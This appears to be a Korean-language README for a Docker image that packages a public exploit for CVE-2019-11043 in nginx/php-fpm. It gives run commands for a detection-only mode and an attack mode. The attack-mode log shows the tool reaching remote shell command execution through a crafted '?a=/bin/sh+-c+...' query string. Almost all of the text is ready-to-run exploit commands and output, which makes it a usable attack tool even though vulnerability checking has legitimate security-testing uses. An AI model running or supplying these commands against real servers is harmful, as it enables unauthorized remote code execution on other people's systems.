 ypereirareis/docker-cve-2019-11043
nginx/php-fpm 애플리케이션에서 CVE-2019-11043 취약점을 확인하기 위한 Docker 이미지 및 명령어


docker run --rm ypereirareis/cve-2019-11043
docker run --rm ypereirareis/cve-2019-11043 -h
docker run --rm ypereirareis/cve-2019-11043 --only-qsl https://domain.tld/index.php
https://github.com/neex/phuip-fpizdam#playground-environment
확인 모드 전용
$ docker run --rm --net=host ypereirareis/cve-2019-11043 --only-qsl http://127.0.0.1:8080/script.php
2019/10/30 10:55:35 Base status code is 200
2019/10/30 10:55:35 Status code 502 for qsl=1765, adding as a candidate
2019/10/30 10:55:35 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2019/10/30 10:55:35 Detect() found QSLs and that's it
실제 공격 모드


$ docker run --rm --net=host ypereirareis/cve-2019-11043 http://127.0.0.1:8080/script.php
2019/10/30 11:03:33 Base status code is 200
2019/10/30 11:03:33 Status code 502 for qsl=1765, adding as a candidate
2019/10/30 11:03:33 The target is probably vulnerable. Possible QSLs: [1755 1760 1765]
2019/10/30 11:03:33 Attack params found: --qsl 1760 --pisos 55 --skip-detect
2019/10/30 11:03:33 Trying to set "session.auto_start=0"...
2019/10/30 11:03:33 Detect() returned attack params: --qsl 1760 --pisos 55 --skip-detect <-- REMEMBER THIS
2019/10/30 11:03:33 Performing attack using php.ini settings...
2019/10/30 11:03:33 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2019/10/30 11:03:33 Trying to cleanup /tmp/a...
2019/10/30 11:03:33 Done!
$ docker run --rm ypereirareis/cve-2019-11043 --only-qsl https://domain.tld/wp_admin.php
2019/10/28 09:41:30 Base status code is 200
2019/10/28 09:41:32 Detect() returned error: no qsl candidates found, invulnerable or something wrong
docker build -t ypereirareis/cve-2019-11043 .
